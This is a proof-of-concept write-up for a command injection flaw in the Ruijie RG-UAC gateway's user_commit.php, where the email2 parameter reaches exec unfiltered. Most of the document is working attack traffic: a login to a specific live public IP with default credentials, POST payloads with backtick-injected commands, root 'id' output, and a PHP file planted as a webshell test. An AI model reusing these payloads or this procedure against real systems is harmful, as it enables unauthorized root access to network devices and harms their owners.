# Ruijie RG-UAC Unified Internet Behavior Management Audit System Backend RCE Vulnerability

## 1. Vulnerability Description

There is a command execution vulnerability in the Ruijie RG - UAC application management gateway backend /view/systemConfig/sys_user/user_commit.php interface. An attacker can execute arbitrary commands to control server permissions.

## 2. Vulnerability impact


Ruijie RG-UAC Unified Internet Behavior Management Audit System

## 3. Vulnerability location

/view/systemConfig/sys_user/user_commit.php?action=add

## 4. Code analysis

In the POST request, the parameters email2 and user_name are not filtered in any way and are directly spliced into the command executed by exec, causing an arbitrary command execution vulnerability.




```
    else
    {
        $log['content'][$i++] = _gettext('dkey_login').": "._gettext('disable');
    }
    $log['content'][$i++] = _gettext('trueName').": ".$_POST["realname"];
    $log['content'][$i++] = _gettext('company_department').": ".$_POST["company"];
    $log['content'][$i++] = _gettext('mail_address').": ".$email;
    $log['content'][$i++] = _gettext('telephone').": ".$_POST["telephone"];
    $log['content'][$i++] = _gettext('role').": ".$_POST["role"];
    $log['content'][$i++] = _gettext('status').": ".$status_array[$_POST["status"]];
    $log['content'][$i++] = _gettext('remark').": ".$_POST["comment"];


    if ($system_user_ret == 0)
    {
        $log['result'] = _gettext('Success');
    }
    else
    {
        $log['result'] = _gettext('fail');
        $error_text = 'error'.$system_user_ret;
        $log['ret'] = _gettext($error_text);
    }

    saveLog($log);
    if($system_user_ret == 0)
    {
        if($_POST['auth_method'] == 1 && $_POST['pwd_policy'] == 2)
        {
            $cmd = '/usr/local/php/bin/php /var/www/html/action/user_mail_notification.php pswd "'.$_REQUEST['email2'].'" "'.$_REQUEST['user_name'].'" "'.
            exec($cmd);
        }
    }
}
else if($action=="edit")
{
    $i=0;
    $email;
    $status_array= array('0'=>_gettext('disable'),'1'=>_gettext('enable'));
    $log = array();
    $log['content'] = array();
    $log['content'][$i++] = _gettext('Modify Administrator');
    $log['content'][$i++] = _gettext('User name').": ".$_POST["user_name"];
    if($_POST["auth_method"] == 1)
    {
```

## 5. Vulnerability recurrence

### Case：https://223.99.9.251:1443/

1、As shown in the figure login interface.



https://223.99.9.251:1443/login.php

请联系供应商及时更新授权文件!
联系供应商及时更新授权文件!
联系供应商及时更新授权文件!

欢迎使用 RG-UAC锐捷统一上网行为管理与审计系统

登录

语言: 简体中文

用户名:


密码:

□ 使用Dkey登录 | 下载ActiveX控件

登录　推荐使用IE8及以上浏览器

锐捷统一上网行为管理与审计系统 -- 技术支持论坛: support.ruijie.com.cn -- 技术支持电话: 4008 111 000 在线客服

Log in with username/password【admin/ firewall】



https://223.99.9.251:1443/index.php?id=1715845862

设备版本信息 详细

| | |
|---|---|
| 设备型号 | RG-UAC 6000-X20 |
| 系统版本 | V1.0-R1.8.1.p6-20171201 |
| 应用特征库 | AIS-2.5.2.0-20190809 |
| URL库 | URL-2.5.2.0-20190809 |
| 授权类型 | 正式授权 |

设备资源 详细

This content requires the Adobe Flash Player. Get Flash.

前十名服务实时速率分布 详细

This content requires the Adobe Flash Player. Get Flash.

前十名站点排名

This content requires the Adobe Flash Player. Get Flash.

实时网络流量 详细

This content requires the Adobe Flash Player. Get Flash.

前十名用户实时速率排名 详细

This content requires the Adobe Flash Player. Get Flash.

最近五次事件日志 详细

| 时间 | 内容 |
|---|---|
| 2024-05-16 15:51:03 | 管理员登录成功, 用户名: admin, IP地址: [redacted] |
| 2024-05-16 15:51:03 | 管理员登录成功, 用户名: admin, IP地址: [redacted] |
| 2024-05-16 15:51:02 | 管理员登录成功, 用户名: admin, IP地址: [redacted] |
| 2024-05-16 15:41:20 | 管理员注销, 用户名: admin, IP地址: [redacted] |
| 2024-05-16 15:41:12 | 管理员登录成功, 用户名: admin, IP地址: [redacted] |


在传输来自 223.99.9.251 的数据

锐捷统一上网行为管理与审计系统 -- 技术支持论坛: support.ruijie.com.cn -- 技术支持电话: 4008 111 000

2、Construct a data packet and change the email2 parameter to ’id+>1．txt’ to execute any command

```
POST /view/systemConfig/sys_user/user_commit.php?action=add HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0) Gecko/20100101 Firefox/124.0
```


```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

auth_method=1&pwd_policy=2&email2=`id+>1.txt`&user_name=1
```



```
POST
/view/networkConfig/RouteConfig/StaticRoute/static_route_edit_ipv6.php?act
ion=modify HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

text_ip_addr=0000:0000:0000::0000&oldipmask=`id+>1.txt`&oldgateway=1
```

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.1.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html; charset=UTF-8
Content-Length: 95
Connection: close
Date: Thu, 16 May 2024 07:52:49 GMT
Server: lighttpd/1.4.45

<script
language="javascript">alert("失败");location.href="static_route.php?ip6=1";</script
>;
```

visit /view/systemConfig/sys_user/1.txt




```
GET /view/systemConfig/sys_user/1.txt HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "3409830562"
Last-Modified: Thu, 16 May 2024 08:16:02 GMT
Content-Length: 24
Connection: close
Date: Thu, 16 May 2024 08:16:55 GMT
Server: lighttpd/1.4.45

uid=0(root) gid=0(root)
```

You can also write webshell, here use phpinfo to test


```
auth_method=1&pwd_policy=2&email2=`echo+″<?php+phpinfo();?>″+>1.php`&user_name=2
```



```
POST /view/systemConfig/sys_user/user_commit.php?action=add HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
Content-Type: application/x-www-form-urlencoded
Content-Length: 80

auth_method=1&pwd_policy=2&email2=`echo+"<?php+phpinfo();?>"+>1.php`&user_
name=2
```

```
HTTP/1.1 200 OK
X-Powered-By: PHP/7.1.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html; charset=UTF-8
Content-Length: 406
Connection: close
Date: Thu, 16 May 2024 08:18:35 GMT
Server: lighttpd/1.4.45

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link href="/css/skin.css" rel="stylesheet" type="text/css" />
</head>
<body>
<script language="javascript">
        location.href='user.php';
</script>
</body>
```

visit /view/systemConfig/sys_user/1.php



```
GET /view/systemConfig/sys_user/1.php HTTP/1.1
Host: 223.99.9.251:1443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:124.0)
Gecko/20100101 Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://113.24.216.50:280
Sec-GPC: 1
Connection: close
Referer: http://113.24.216.50:280/view/fireWall/PreDOSattack/list.php
Cookie: PHPSESSID=ebd507c9bc5a4293c3e5e596f37157bf
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

# PHP Version 7.1.7

| | |
|---|---|
| System | Linux RG-UAC 3.2.30 #299 SMP Wed Sep 27 16:32:05 CST 20 |
| Build Date | Jul 24 2017 19:02:56 |
| Configure Command | './configure' '--prefix=/usr/local/php-5.6' '--with-mysql' '--<br>'--with-gettext=/usr/local/gettext' '--with-gd' '--enable-mb<br>'--disable-debug' '--enable-sockets' |
| Server API | CGI/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /usr/local/php-5.6/lib |
| Loaded Configuration File | /usr/local/php-5.6/lib/php.ini |
| Scan this dir for additional .ini files | (none) |
| Additional .ini files parsed | (none) |
| PHP API | 20131106 |
| PHP Extension | 20131226 |
| Zend Extension | 220131226 |
| Zend Extension Build | API220131226,NTS |
| PHP Extension Build | API20131226,NTS |
| Debug Build | no |
| Thread Safety | disabled |
| Zend Signal Handling | disabled |
| Zend Memory Manager | enabled |
| Zend Multibyte Support | provided by mbstring |
| IPv6 Support | enabled |